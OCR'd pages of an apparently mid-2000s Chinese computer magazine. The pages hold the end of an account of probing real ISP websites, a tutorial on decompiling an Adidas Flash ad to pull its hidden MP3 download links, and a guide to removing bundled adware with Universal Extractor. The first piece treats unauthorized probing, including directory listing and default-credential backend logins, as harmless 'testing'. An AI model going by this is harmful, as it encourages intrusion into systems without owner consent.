


图4 使用列目录功能查看D盘文件

粗心的管理员居然把站点文件放到D盘，连华人视界，都在上面，随便看了下华人世界。也没什么东东，刚建的站。进了下后台，默认账号和密码，也没发现什么可以利用的空间。大家有没有发觉，**law.js.vnet.cn**是什么？经常去刷服务的朋友，应该可以看懂的！我们就看这个站，我只是检测，我也不想跑管理员的账号和密码，毕竟电信是正规部门，搞不好，会进局子的，再看了“南京互联星空”的后台出来了，我们打开网页看看，我就不进去了，毕竟是ISP网络服务商，搞出纠纷就不好了。还有就是数据库漏洞，如图5。




图5 数据库漏洞

只当友情检测一下，随即扔了封信给管理员，算是告知义务。此次检测没进服务器和网站后台，只检测了漏洞页面，发现权限太大，就没敢再搞，希望有关部门重视一下。希望喜欢安全技术的朋友，可以和我一起学习和进步！

编辑点评：

最近国内似乎在流行对权威网站进行安全检测之风，这股风刮得也算不小了，许多大站都被报发现某某漏洞。试想一脚本小子用一个简单的检测加一个工具就轻易地进入了一个所谓“牛站”，安全状况令人担忧啊！安检可以啊，但是可不要做坏事哦。

Impossible is nothing
——解开MP3真实下载地址之谜

Wandering Singer

从本文你可以学到：

1．如何对swf文件进行反编译及从中获得下载链接

一句“impossible is nothing”广告词使阿迪公司的产品风靡全球，也使Jim noir的Eanie Meanie这首歌倍受球迷喜欢，见图1。

为了能听这首歌，只能去阿迪公司的广告下载专区，打开原始界面，凭心而论，阿迪的网站做得真不错。那个flash做得相当精致。看来看去，视频都可能下载，可是我就是看中那个flash中的几首背景音乐。打开音乐清单，按着清单上的介绍一点点地去酷狗和百度MP3里搜索。搜了大半天，除了第一首有一个效果不太好的可以勉强下载以外，其它几首全部都搜索不到。一怒之下，决心在阿迪的网站下载。

文中会涉及到的相关知识：

1、JAVA、HTM转向的知识，当然不必精通，但不可不懂；
2、Flash的源代码，反编译功底，只需要能看懂；
3、XML语言，与HTM如出一辙；
4、软件使用技能，起码熟悉几种常用的工具软件。

可是想归想，如果真的想下载却不是那么的容易。当我们打开那个广告下载，结果发现这是一个JAVA弹出的窗口，见图2。隐藏了flash的真实地址。没关系，弄个最好的方法，把网断开，发现这个flash指向了**http://www.adidas.com/campaigns/verticalsfootball/content/holder.asp**这里，如果用firefox可以不用断网，只需要关闭原始网页就能发现。

OK，这是一个重大发现，下面我给大家介绍一款网站整站下载工具“网站大挪移”，我们把“holder.asp”这页面给下载下来，过程很简单，打开网站大挪移，新建一个项目，然后下载，很快，就把它下载完成了。当然，下载的是经过编译的。然后我们用Dream weaver打开该网页，




图1 音乐播放界面

看到一行源代码，“main.swf……”，见图3。我已经把原来下载的网页打开了，找到这条语句。



图2 下载提示

那么好，我们根据源代码猜测flash的实际网址为**http://www.adidas.com/campaigns/verticalsfootball/content/main.swf**，然后用flashget也就是我们常说的小车把这个flash下载到本地，由此也就证实了我们最初对这个flash的地址判断是正确的。当flash成功下载任务本来到这就算结束了，但是，我们怀着喜悦的心情打开下载的flash时，问题出现了。屏幕上显示出一片黑乎乎的颜色。难道是我们下载错误了？还是阿迪的技术人员把flash屏蔽掉了？当我们被一团团的迷惑所笼罩时，本能地想到了放弃。然而，当我看到我的另一款软件的时候，又重新激发起了我的斗志，当机立断地抽出杀手锏“Imperator FLA”，对阿迪的flash进行反编译，见图4。编译成功，我们打开这个经过编译的文件。



```
</div>
<script type="text/javascript">
   var fo = new FlashObject(
"main.swf?siteconsserverinformation=http://www.adidas.com/campaigns/verticalsfootball/content/&...
"main", "1014", "900", "8", "#000000");
   fo.write("flashcontent");
```
图3 查看holder.asp代码



图4 FLA反编译程序界

OK，这个main1.fla才是我们刚才编译过的，现在打开它。正如图中所看到那样，我们把还原成“.fla”的文件，用flash mx打开，这时出现在我们眼前的只是flash的loading界面。不甘失败的我又运用自己少得可怜的flash知识，仔细检查了这个flash的所有组件，最后，在他的“media components”组件里出现了“mediacontroller”组件，对这个发现的喜悦程度绝对不亚于哥伦布发现新大陆，见图5。经过阅读这个组件的动作语句，发现在“Scene 1→Action script”里有些语句，就是再没有经验的人也会发现，flash源程序对是否连接到阿迪的网站及相关部分进行了检查。而这些对于我们来讲，也有一定的作用，那就是进一步证实了我在这之前的判断，阿迪把歌曲放在了自己的网站上。

这部分才是对我们最为重要的，“settings.xml”的出现，不由得使我眼前一亮，这个熟悉的“.xml”正是网上大家见得比较多的尤其是国外flash播放mp3的网页插件经常使用的歌曲列表技术。兴奋之余，在firefox里输入http://www.adidas.com/campaigns/verticalsfootball/content/settings.xml，打开以后，会发现<setup name="main_no10" type="asp"/>这段语句，我们猜测ttp://www.adidas.com/campaigns/verticalsfootball/content/main_no10.asp为真实地址，放在浏览器里测试下，结果一片空白，不要紧，看下源代码，见图6。






图5 查看FLA中的脚本代码

显示出一堆代码，反正我们已经和代码打交道很熟悉了。找到我们敏感的字眼“musicplayer”，发现了“musicplayer.xml”，根据我们从阿迪网站上总结出来的经验，我们进一步判断出下一步的地址是：**http://www.adidas.com/campaigns/verticalsfootball/content/musicplayer/musicplayer.xml**。打开以后，找到<site id="cn"这个时候，天已经彻底放亮了。按照代码给我们作的提示，打开链接：**http://www.adidas.com/campaigns/verticalsfootball/content/musicplayer/xml/mp3list-st.xml**，惊喜随即出现了，**path="sound/main.mp3"**于是乎，我们猜测梦寐以求的MP3真实下载路径为：**http://www.adidas.com/campaigns/verticalsfootball/content/musicplayer/sound/main.mp3**，用小车试着下载，成功。接着打扫战场，把另一个网址输入至地址栏**http://www.adidas.com/campaigns/verticalsfootball/content/musicplayer/xml/mp3list-mo.xml**，出现如图7所示的10个下载路径，然后一一下载，搞定。


```
- <site id="cn">
  - <xmlFiles>
      <files path="xml/mp3list-st.xml" type="soundtrack" id="1"/>
      <files path="xml/mp3list-mo.xml" type="monthly" id="2"/>
      <files path="xml/musicplayer_copy_cn.xml" type="copy" id="3"/>
    </xmlFiles>
```
图6 main_no10.asp的关键代码


```
" path="sound/01_origin_myth.mp3" tlength="03:1
" path="sound/02_thieves_of_memory.mp3" tlength
" path="sound/03_above_the_clouds.mp3" tlength=
" path="sound/04_distilled.mp3" tlength="03:35"
" path="sound/05_chemical.mp3" tlength="04:03"
" path="sound/06_poetron.mp3" tlength="02:58"
" path="sound/07_battleships.mp3" tlength="04:0
" path="sound/08_confession_superstition.mp3" t
" path="sound/09_overtime_and_in_the_zone.mp3"
" path="sound/10_breathe.mp3" tlength="03:50"
```
图7 暴出MP3真实的下载

费了九牛二虎之力，终于没有虎头蛇尾，把阿迪的十一首歌成功下载了。在这里，之所以给大家讲这个例子，只是用来给大家扩展一下思路，起到抛砖引玉的作用，生活中就要善于思考，善于动脑，才能解决问题。

我们再从头至尾的回顾一下所使用的软件，及其功能：

1、浏览器——我建议用firefox.，反垄断第一代言人；

2、网站下载工具——网站大挪移，一款整站下载工具，一般人我不告诉他；

3、网页编辑器——Dreamweaver，不用多说，网页编辑利器，这么多年啊，我们一直用它；

4、下载工具——flash get，飞一般的感觉！

5、flash源程序反编译器——Imperator FLA，它好，动画就好，咋编咋是，咋编咋行，您瞧准了Imperator FLA！

6、flash编辑器——flash mx 你，值得拥有！


其实只要我们充满自信，在这个开放的世界里，有许多东西都是我们唾手可得的，只要努力，只要耐心，就一定能行。用一句话结束这篇文章吧：“Impossible is nothing!”

后记：在制作动画的过程中发现，阿迪公司居然在很短的时间内把flash的源代码改了，(怎么着，找练啊？：P)不过万变不离其宗，我们变通一下，依然能发现我们所需要的东西。就到这了，谢谢大家。

【文中涉及到的Imperator FLA及完成演示动画，已经收录在光盘中】

编辑点评：

看完这篇文章我也去了这个网站的MP3音乐洗劫了一把，如果你是初学者请不要被无数的代码和链接搞迷糊，通过下载了main.swf文件后仔细分析Action Script中的地址，每个文件都会起一个形象的名字我们可以通过这个特性来寻找。



除去插件，不再流氓

——菜鸟轻松提取安装程序中的流氓软件

POP

从本文你可以学到：

如何使用 Universal Extractor 去除安装程序中的不必要文件

如今整个互联网已经被“流氓软件”的话题所包围，在下载使用许多软件时，一不小心就会被强制选择安装一些不必要的东西，而这些东西有可能还会对用户的电脑进行修改或控制。出现如此怕怕的东西，大家也不必担心，今天介绍的就是让大家能够直接从安装程序中提取出相关文件的软件，打造我们自己的绿色安装程序。

一、安装运行

我下载的是RAR压缩版本，解压后我们可以发现这个软件也是一个“绿化”了的软件，直接运行文件夹里面的“绿化.bat”进行“绿化”，如图1。

接着进入该目录的“bin”文件夹，找到主程序“UniExtract.exe”进行运行就可以使用本软件了，如图2。

二、如何使用

笔者所使用的“虚拟桌面专家1.82”捆绑有某些东西，所以决定用 Universal Extractor 去除。运行 Universal Extractor 后，只需要指定待提取的文件和目标文件夹，Universal Extractor 会自动分析文件类型并开始提取，如图3。

点击“确定”按钮开始对指定的安装程序进行文件提取，提取过程中有可能会弹出dos框，不用理会，如图4。

提取结束后，打开保存的文件夹进入“{app}”这个目录，我们就可以发现安装程序中的一些文件，如图5。在这里我们发现了“baidu”、“IPTV”等这些被捆绑进安装程序中的文件，不需要也不喜欢，删掉吧……




图4

